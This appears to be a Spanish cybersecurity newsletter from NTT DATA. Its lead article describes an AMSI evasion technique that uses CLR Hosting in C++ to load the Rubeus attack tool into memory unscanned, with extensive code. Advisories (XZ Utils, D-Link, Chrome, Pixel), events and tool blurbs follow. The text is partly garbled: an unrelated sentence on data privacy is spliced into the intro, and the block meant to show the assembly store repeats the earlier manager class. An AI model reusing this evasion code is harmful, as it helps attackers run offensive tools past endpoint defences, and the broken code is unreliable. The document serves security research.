En la actualidad uno de los temas que está en auge en el marco de la investigación de los equipos de Ciberseguridad Ofensiva, es el desarrollo de diferentes técnicas de evasión para las diferentes contramedidas que se encuentran implementadas por diferentes compañías del sector. Una de estas, desarrollada por Microsoft Windows, es la conocida como AntiMalware Scan Interface (AMSI) y es la encargada de escanear los assemblies cargados en la memoria del sistema, así como la ejecución de los comandos de PowerShell. La mayoría de las técnicas publicadas para la evasión de esta contramedida, consisten en aplicar ofuscación para evitar la detección. El objetivo común que persiguen es la modificación del componente AMSI o las variables globales de Common Language Runtime (CLR) para que el resultado de la ejecución sea no malicioso. Esto se puede conseguir, entre otras alternativas, alterando en AmsiScanBuffer una variable global, como amsiInitFailed, o el contexto de inicialización de AMSI.?

Primeramente, la **privacidad de los datos** se refiere al control que una persona tiene sobre su información. Durante la investigación realizada la pregunta que se ha tratado de responder es, ¿existe alguna manera de cargar un assembly en memoria y eludir el análisis de AMSI usando funciones legítimas de .NET Framework? Es decir, sin implementar parches de memoria. El resultado obtenido, es que es posible a partir de modificación de la carga de assemblies usando CLR Hosting

Para una mejor compresión del artículo, se puede definir CLR Hosting como una API que permite a lenguajes no gestionados como C++ integrarse con .NET Framework, proporcionando control sobre ciertos aspectos como la carga de assemblies, la gestión de recolector de basura, gestión de hilos u otros. Una de las aplicaciones conocidas que hace uso de esto es Microsoft SQL Server, que permite a los usuarios definir triggers, funciones y procedimientos almacenados mediante assemblies que se guardan en la propia base de datos, facilitando su replicación de servidor a servidor.

Por tanto, bajo el contexto definido con anterioridad, es posible modificar la carga de assemblies con las APIs que proporciona CLR Hosting y evadir AMSI, ya que al ser cargados de esta forma no se realiza ningún análisis. A modo de ejemplo, primero se mostrará como se hace uso de CLR Hosting para ejecutar Rubeus en memoria de forma sencilla y posteriormente mediante la modificación de assemblies. El diagrama a continuación detalla el proceso:



Para estas pruebas se hará uso de C++ como host del CLR, ya que este lenguaje ofrece facilidades en la integración con estas APIs. El primer paso consistirá en crear una instancia de la CLR usando CLRCreateInstance, usando una versión que se especifica de .NET Framework. Esto puede observarse en el siguiente código:

```
int main() {
                                ICLRMetaHost* metaHost = NULL;
                                CLRCreateInstance(CLSID_CLRMetaHost, IID_ICLRMetaHost, (LPVOID*)&metaHost);
                                ICLRRuntimeInfo* runtimeInfo = NULL;
                                metaHost->GetRuntime(L"v4.0.30319", IID_ICLRRuntimeInfo, (LPVOID*)&runtimeInfo);
                                ICLRRuntimeHost* runtimeHost = NULL;
                                runtimeInfo->GetInterface(CLSID_CLRRuntimeHost, IID_ICLRRuntimeHost,
(LPVOID*)&runtimeHost);
                                runtimeHost->Start();

    //...
```

A continuación, se hará uso de los Application Domains, siendo conjuntos de assemblies que se ejecutan de forma aislada y que guardan cierta similitud con los procesos de un sistema operativo. Para poder hace uso de los assemblies que se cargan dentro de un Application Domain, es necesario obtener una referencia a uno. En este caso, se usará el por defecto, tal y como se observa:

```
// Se obtiene la interfaz de AppDomain.
_AppDomain* defaultAppDomain = NULL;
appDomainThunk->QueryInterface(&defaultAppDomain);
```

Para poder cargar el assembly y que sea procesado por .NET Framework, se convierte un array de bytes a un tipo de dato compatible con la API.

```
// Se crea los tipos necesarios
// para la interoperabilidad entre C++ y .NET.
std::vector<char> buffer = readDllFile(R"(Rubeus.dll)"); // se omite readDllFile.
SAFEARRAYBOUND bounds[1];
bounds[0].cElements = buffer.size();
bounds[0].lLbound = 0;
SAFEARRAY* safeArray = SafeArrayCreate(VT_UI1, 1, bounds);
SafeArrayLock(safeArray);
memcpy(safeArray->pvData, buffer.data(), buffer.size());
SafeArrayUnlock(safeArray);
```

Posteriormente, se puede proceder con la carga y procesamiento en .NET Framework.

```
// Se carga assembly en .NET con Load_3.
_AssemblyPtr managedAssembly = NULL;
defaultAppDomain->Load_3(safeArray, &managedAssembly);
```

Una vez realizado lo anterior, se prepara la ejecución del assembly buscando para ello la clase que contiene la función MainString, en este caso Rubeus.Program. La función MainString es similar a Main pero toma un String como parámetro de entrada, que serían los argumentos de línea de comandos, y devuelve otro String con los resultados.

```
_TypePtr managedType = NULL;
_bstr_t managedClassName("Rubeus.Program");
managedAssembly->GetType_2(managedClassName, &managedType);
// Se crean los argumentos.
SAFEARRAY* managedArguments = SafeArrayCreateVector(VT_VARIANT, 0, 1);
_variant_t argument(L"currentluid");
LONG index = 0;
SafeArrayPutElement(managedArguments, &index, &argument);
```

Finalmente, es posible llamar a la función comentada con anterioridad para ejecutar Rubeus e imprimir el UID del usuario como resultado por consola de comandos.

```
_bstr_t managedMethodName(L"MainString");
_variant_t managedReturnValue;
_variant_t empty;
managedType->InvokeMember_3(
                                managedMethodName,
                                static_cast<BindingFlags>(BindingFlags_InvokeMethod |
BindingFlags_Static | BindingFlags_Public),
                                NULL, empty, managedArguments,
&managedReturnValue);
std::wcout << (const wchar_t*)managedReturnValue.bstrVal;
```

Usando el método anterior, el assembly Rubeus.dll sería analizado y bloqueado, dado que no se encuentra ofuscado, por AMSI. Por ello, se explicará a continuación como se debe realizar la modificación en la carga de los assemblies.

La primera diferencia con respecto al método anterior es que antes de iniciar CLR mediante la función Start, se debe indicar que el host (C++) va a implementar ciertas funcionalidades del runtime.

```
CHostControl pHostControl{}; // Se explicará más adelante.runtimeHost->SetHostControl((IHostControl*)&pHostControl);runtimeHost->Start();// Obtener app domain, cargar assembly, etc.
```

Posteriormente, se hará uso de la función Load_2, que sustituirá la anterior Load_3, y que en cuyos parámetros de entrada se encontrará assembly strong name. El objetivo es que la CLR intente buscar el assembly, pero al no encontrarlo, solicitará al host (C++) que lo proporcione. Esto ocurre porque hemos indicado a la CLR que el host (C++) implementa un administrador de assemblies.

```
defaultAppDomain->Load_2(_bstr_t("Rubeus, Version=1.0.0.0, Culture=neutral, PublicKeyToken=f8c620333ce4e57e, processorArchitecture=MSIL"), &assembly);
```

Para indicar a la CLR que se implementa un administrador de assemblies, se hace uso de la implementación de la interfaz IHostControl. En este punto, cabe destacar que aquellas interfaces que comienzan por ICLR*, como las anteriormente vistas, son las implementadas por la CLR y que permiten al host (C++) comunicarse con la runtime. Por otro lado, se encuentran las interfaces IHost* que permiten configurar ciertos aspectos como la carga de assemblies, la gestión de hilos o la recolección de basura.

Por tanto, para cargar un assembly en memoria solo es necesario implementar las siguientes interfaces COM:

• IHostControl: Permite saber a la CLR que interfaces han sido implementadas por el host (C++).

• IHostAssemblyManager: Obtiene un puntero de interfaz a un elemento IHostAssemblyStore.

• IHostAssemblyStore: Proporciona métodos que permiten a un host (C++) cargar assemblies y módulos independientes de CLR.

El componente que implementa la interfaz IHostControl se llama CHostControl. Además, deben implementarse las funciones GetHostManager y SetAppDomainManager, que, dado que no se personalizarán los Application Domains, se devuelve una constante S_OK. La función GetHostManager es donde se devuelve una referencia al administrador de assemblies cuando la CLR pregunte por su interfaz. Es importante destacar que se han omitido las definiciones de las funciones QueryInterface, AddRef y Release, las cuales deben implementarse para cumplir con la interfaz IUknown que todo componente COM debe implementar.

```
class CHostControl : public IHostControl {
  HRESULT STDMETHODCALLTYPE GetHostManager(
    /* [in] */ REFIID riid,
    /* [out] */ void** ppObject) override {
    if (riid == IID_IHostAssemblyManager) {
      CHostAssemblyManager* mgr = new CHostAssemblyManager();
      mgr->AddRef();
      *ppObject = static_cast<IHostAssemblyManager*>(mgr);
      return S_OK;
    }
    return E_NOINTERFACE;
  }
  HRESULT STDMETHODCALLTYPE SetAppDomainManager(
    /* [in] */ DWORD dwAppDomainID,
    /* [in] */ IUnknown* pUnkAppDomainManager) override {
    return S_OK;
  } // Se ha omitido implementación de QueryInterface, AddRef y Release
};
```

Las funciones que deben implementarse de IHostControl son dos: GetHostManager y SetAppDomainManager. Como no se personalizarán los Application Domains, se devuelve una constante S_OK. La función GetHostManager es donde se devuelve una referencia al administrador de assemblies cuando la CLR pregunte por su interfaz.

Por otro lado, la clase CHostAssemblyManager implementa la interfaz IHostAssemblyManager. En este caso, sólo hay que implementar los métodos:

• GetNonHostStoreAssemblies: Indica a la CLR que assemblies debe cargar el runtime sin utilizar la carga personalizada del host (C++), la cual se mostrará posteriormente en la clase CHostAssemblyStore. Esto permite que el runtime cargue los assemblies del sistema. Si se devuelve la lista como nula, como se ha hecho en la implementación, esto significa que la CLR debe buscar primero todos los assemblies que se intenten cargar en el Global Assembly Cache (GAC) y, si no se encuentran, llamar al método propio del IHostAssemblyStore del host (C++).

• GetAssemblyStore: Devuelve una referencia a la clase CHostAssemblyStore que realizará la lectura y carga modificada del assembly que se pide.

Se muestra a continuación el código comentado:

```
class CHostAssemblyManager : public IHostAssemblyManager {
                    // Heredado a través de IHostAssemblyManager
                    HRESULT __stdcall GetNonHostStoreAssemblies(

          ICLRAssemblyReferenceList** ppReferenceList

          )
                    {
                              *ppReferenceList = NULL;
                              return S_OK;
                    }
                    HRESULT __stdcall GetAssemblyStore(IHostAssemblyStore** ppAssemblyStore)
                    {
                              CHostAssemblyStore* pHostStore = new
CHostAssemblyStore();
                              *ppAssemblyStore = (IHostAssemblyStore*)pHostStore;
                              ((IHostAssemblyStore*)*ppAssemblyStore)->AddRef();
                              return S_OK;
                    } // Se ha omitido implementación de QueryInterface, AddRef y Release
};
```

La clase CHostAssemblyStore configura la carga de los assemblies que la CLR no encuentra en la GAC. Implementa la interfaz IHostAssemblyStore y solo es necesario codificar dos funciones:

• ProvideAssembly y ProvideModule: La diferencia entre un module y un assembly es que el primero es una de las partes de un assembly de múltiples archivos, ya que estos no tienen por qué estar en un solo archivo .dll o .exe. La mayoría de los assemblies consisten en un solo archivo, por lo que en la implementación de ejemplo no se dará soporte a módulos y no se implementará ProvideModule.

La función ProvideAssembly recibe cinco parámetros:

• pBindInfo: contiene la información de binding del assembly, como el nombre.

• pAssemblyId: es un ID que el host debe establecer, que sirve para hacer caché y evitar que se cargue dos veces el mismo assembly.

• pContext: es un contexto que se establece a nulo.

• ppStmAssemblyImage: es el de mayor interés, es un IStream que debe devolver el host (C++) y apuntar hacia el assembly que se quiere cargar. Un IStream es una interfaz que abstrae el acceso a datos, y se puede crear a partir de un buffer de memoria con la función SHCreateMemStream.

• ppStmPDB: es un IStream que puede devolver el host (C++) para apuntar a un Program DataBase con datos de depuración del assembly.


En el código de ejemplo, se carga el mismo assembly de manera constante. Esto implica que independientemente del assembly que se intente cargar, siempre se devolverá el assembly de Rubeus. Aunque esta práctica no es recomendable, es adecuada para propósitos ilustrativos en este caso.

```
class CHostAssemblyManager : public IHostAssemblyManager {
        // Heredado a través de IHostAssemblyManager
        HRESULT __stdcall GetNonHostStoreAssemblies(

    ICLRAssemblyReferenceList** ppReferenceList

    )
        {
                *ppReferenceList = NULL;
                return S_OK;
        }
        HRESULT __stdcall GetAssemblyStore(IHostAssemblyStore** ppAssemblyStore)
        {
                CHostAssemblyStore* pHostStore = new
CHostAssemblyStore();

                *ppAssemblyStore = (IHostAssemblyStore*)pHostStore;
                ((IHostAssemblyStore*)*ppAssemblyStore)->AddRef();
                return S_OK;
        } // Se ha omitido implementación de QueryInterface, AddRef y Release
};
```

Con la implementación de estas medidas, se ha logrado la carga de un assembly como Rubeus sin ser analizado ni bloqueado por AMSI. Este resultado se atribuye a que al cargar Rubeus mediante la función Load_2, el host (C++) lo suministra, evitando así su análisis por parte de AMSI.

La principal limitación de esta técnica radica en su dependencia del CLR Hosting. Otra limitación relevante es la necesidad de que el assembly a cargar esté firmado, ya que hasta el momento no se ha identificado un método para solicitar la carga de un ensamblado sin recurrir a un strong name. Aunque teóricamente sería posible con un weak name, en la práctica no se ha logrado.

En cuanto a futuras líneas surgen las siguientes preguntas: ¿Será posible cargar un assembly directamente desde un IStream en C#? ¿Y desde PowerShell?



Vulnerabilidades

Vulnerabilidad crítica en la librería XZ Utils

Fecha: 1 de abril de 2024
CVE: CVE-2024-3094

Descripción

Se descubrió código malicioso en los *tarballs* de XZ Utils, comenzando con la versión 5.6.0. A través de una serie de ofuscaciones complejas, el proceso de construcción de liblzma extrae un archivo de objeto precompilado de un archivo de prueba disfrazado en el código fuente, que luego se utiliza para modificar funciones específicas en el código de liblzma.

Esto resulta en una biblioteca liblzma modificada que cualquier software vinculado a esta biblioteca puede usar, interceptando y modificando la interacción de datos con esta biblioteca .

Productos afectados

Se ha indicado que los paquetes afectados están presentes solo en Fedora 41 y Fedora Rawhide dentro del ecosistema comunitario de Red Hat. Ninguna versión de Red Hat Enterprise Linux (RHEL) está afectada.

Solución

Se recomienda a los usuarios afectados que actualicen a las versiones que no incluyen el código malicioso.

Las versiones comprometidas de las bibliotecas XZ Utils son 5.6.0 y 5.6.1, solo incluidas en el paquete de descarga de *tarballs*.


Se aconseja a los usuarios verificar y limpiar sus sistemas de estas versiones afectadas

Referencias

- nvd.nist.gov
- www.tarlogic.com

Vulnerabilidad en dispositivos NAS D-Link

Fecha: 3 de abril de 2024
CVE: CVE-2024-3272 y 1 más



Descripción

Las vulnerabilidades identificadas como CVE-2024-3272 y CVE-2024-3273 tienen severidades crítica y alta, respectivamente.

La vulnerabilidad crítica se encuentra en la URI nas_sharing.cgi de los dispositivos NAS D-Link.

Actualmente, existe un *exploit* para la vulnerabilidad crítica, que podría permitir la obtención de credenciales mediante la manipulación de argumentos. Además, el ataque puede ser iniciado de manera remota.

Productos afectados

Los modelos afectados por esta vulnerabilidad son aquellos que han alcanzado su fin de vida (EOL) y, por tanto, ya no reciben actualizaciones de *firmware*. Estos incluyen:

- DNS-340L
- DNS-320L
- DNS-327L
- DNS-325

D-Link ha confirmado que estos modelos están expuestos a ser explotados debido a la vulnerabilidad y recomienda retirarlos.

Solución

Dado que D-Link no planea lanzar una actualización de firmware para estos modelos EOL, la recomendación oficial es retirar y reemplazar estos dispositivos vulnerables. Se aconseja a los usuarios que, si continúan utilizando estos dispositivos contra la recomendación de D-Link, aseguren tener el *firmware* más reciente disponible en el sitio web de legado de D-Link, actualicen regularmente la contraseña única del dispositivo para acceder a su configuración web y mantengan la encriptación Wi-Fi activada con una contraseña única.

Referencias

- nvd.nist.gov
- nvd.nist.gov
- thehackernews.com

© 2024 NTT DATA. Todos los derechos reservados. Prohibido su uso, copia, reproducción, divulgación, distribución, difusión o modificación, total o parcial, con fines comerciales sin autorización de su titular

Parches

CRÍTICA

Actualizaciones de seguridad críticas para Google Chrome

Fecha: 2 de abril de 2024
CVE: CVE-2024-3156 y 2 más

Descripción

Google ha publicado una serie de actualizaciones de seguridad para solucionar varios problemas que afectan al producto Google Chrome. La actualización corrige un total de 3 vulnerabiliddes, todas ellas de severidad crítica.

La vulnerabilidad CVE-2024-3156 de tipo implementación inapropiada en el motor JavaScript V8 de Google Chrome podría ser explotada para ejecutar código arbitrario o acceder a información sensible en el sistema.

La vulnerabilidad CVE-2024-3158 ocurre cuando un programa accede a un área de memoria después de que ha sido liberada, lo que podría resultar en un comportamiento impredecible o en la ejecución de código no autorizado.

La vulnerabilidad CVE-2024-3159 afecta también al motor de JavaScript V8 por a un acceso incorrecto a memoria *out-of-bounds*, lo que puede ocasionar comportamientos impredecibles mediante manipulaciones específicas de JavaScript o incluso permitir la ejecución de código malicioso.

Productos afectados

Las versiones de Google Chrome afectadas por esta vulnerabilidad son:

- Versiones anteriores a 123.0.63.12.105 123.0.63.12.106 y 123.0.63.12.107 para Windows y Mac.
- Versiones anteriores a 123.0.63.12.105 para Linux.

Solución

Actualizar Google Chrome a la última versión disponible para Windows, Mac y Linux desde la página oficial.

Referencias

- chromereleases.googleblog.com
- www.bleepingcomputer.com

CRÍTICA

Actualización de seguridad de abril de Android Pixel/Nexus

Fecha: 2 de abril de 2024
CVE: CVE-2024-29740 y 2 más

Descripción

El boletín de seguridad de Android del 2 de abril de 2024 destaca varias vulnerabilidades de seguridad detectadas en dispositivos Android Pixel/Nexus de gravedad crítica y alta.

De entre todas las vulnerabilidades detectadas, cabe destacar 1 de severidad crítica y 2 de severidad alta (de carácter *zero-day*), que se detallan a continuación:

- CVE-2024-29740 (crítica): vulnerabilidad de escalada de privilegios en los citados dispositivos Pixel.
- CVE-2024-29745 (alta): vulnerabilidad que puede conllevar divulgación de información confidencial.
- CVE-2024-29748 (alta): vulnerabilidad de escalada de privilegios.

Productos afectados

Se puede consultar la lista completa de los productos afectados, que afectan a los dispositivos Pixel compatibles, en el siguiente enlace: support.google.com

Solución

La solución a estas vulnerabilidades implica la aplicación de parches de seguridad a nivel de plataforma proporcionados por el Proyecto de Código Abierto de Android (AOSP).

Los teléfonos Pixel reciben actualizaciones para solucionar los problemas de seguridad que se detallan en los boletines públicos de seguridad de Android. Se recomienda comprobar y actualizar a la última versión de Android Pixel según se indica en la página oficial.

Referencias

- cybersecuritynews.com
- bleepingcomputer.com

© 2024 NTT DATA. Todos los derechos reservados. Prohibido su uso, copia, reproducción, divulgación, distribución, difusión o modificación, total o parcial, con fines comerciales sin autorización de su titular

Eventos

Cogreso nacional cibernética y nube (5 y 6 junio)

El Cyber Security & Cloud Expo North America 2024 es un evento que se llevará a cabo en el Santa Clara Convention Center en California los días 5 y 6 de junio de 2024. Reunirá a más de 7,000 asistentes de todo el mundo con más de 250 oradores que compartirán su conocimiento y experiencias en presentaciones, paneles de expertos y charlas. Los temas clave abordados incluyen Zero Trust, detección y respuesta de amenazas, gestión de riesgos, adopción de la nube, seguridad de datos y mucho más
Link

Darktrae Madrid (12 junio)

Darktrace LIVE es un evento diseñado para profesionales de la seguridad que desean interactuar, aprender y establecer contactos con líderes de la industria y colegas. En este evento, se abordarán temas como IA en ciberseguridad, fortaleciendo proactivamente la postura de defensa contra amenazas críticas en correo electrónico, red, nube, OT, punto final y aplicaciones. Además, los asistentes podrán participar en sesiones técnicas sobre detección y respuesta ampliadas.
Link

Splunk .conf24 (11-14 junio)

El .conf24 User Conference de Splunk es un evento anual que reúne a profesionales de ciberseguridad y computación en la nube. Durante tres días en Las Vegas, los asistentes exploran temas como IA, detección de amenazas y gestión de riesgos. .conf24 ofrece más de 200 sesiones interactivas y oportunidades para aprender en Splunk University.
Link

UAD360 (12 junio)

UAD360, el Congreso de Ciberseguridad, es un evento que reúne a expertos y profesionales en seguridad digital. Se celebra en Málaga y ofrece charlas, mesas de debate, talleres prácticos y actividades de networking. El objetivo es impulsar el sector y fomentar la relación entre empresas. Además, Málaga se consolida como epicentro de la ciberseguridad, demostrando el compromiso de la Junta de Andalucía con esta área clave en la transformación digital
Link

Recursos

Igamegod
iGameGod es una herramienta de modificación de juegos y Aplicaciones para dispositivos iOS que permite a los usuarios alterar distintos recursos dentro de la aplicación. Su funcionalidad está centrada en la manipulación de la memoria para obtener información dentro de la aplicación
Link


H8mail
h8mail es una herramienta de línea de comandos diseñada para la búsqueda de fugas de datos a través de correos electrónicos. Utiliza APIs de servicios de búsqueda de fugas para buscar direcciones de correo electrónico y determinar si han sido comprometidas en alguna filtración de datos.
Link

LattePandaMu
LattePanda Mu es un módulo de cómputo x86 con un procesador Intel N100, diseñado para soluciones personalizadas. Su rendimiento de CPU duplica al de la Raspberry Pi 5, y su capacidad de GPU es de 10 a 20 veces mayor. Además, LattePanda Mu permite diseñar e integrar placas base personalizadas con una variedad de interfaces, como puertos HDMI/DisplayPort, USB y carriles PCIe, lo que lo convierte en una opción interesante para proyectos relacionados con ciberseguridad.
Link

ligolo-ng
Ligolo-ng es una herramienta que permite crear túneles y pivoteo utilizando una interfaz TUN. Ligolo-ng crea una pila de red en espacio de usuario mediante Gvisor, lo que permite establecer túneles desde una conexión TCP/TLS inversa. Además, ofrece una interfaz de usuario simple, configuración automática de certificados con Let's Encrypt, rendimiento eficiente y compatibilidad multiplataforma.
Link

© 2023 NTT DATA. All rights reserved. Its use, copying, reproduction, disclosure, distribution, dissemination or modification, in whole or in part, for commercial purposes is prohibited without the authorisation of its owner.

NTT DATA



Powered by the cybersecurity NTT DATA team

es.nttdata.com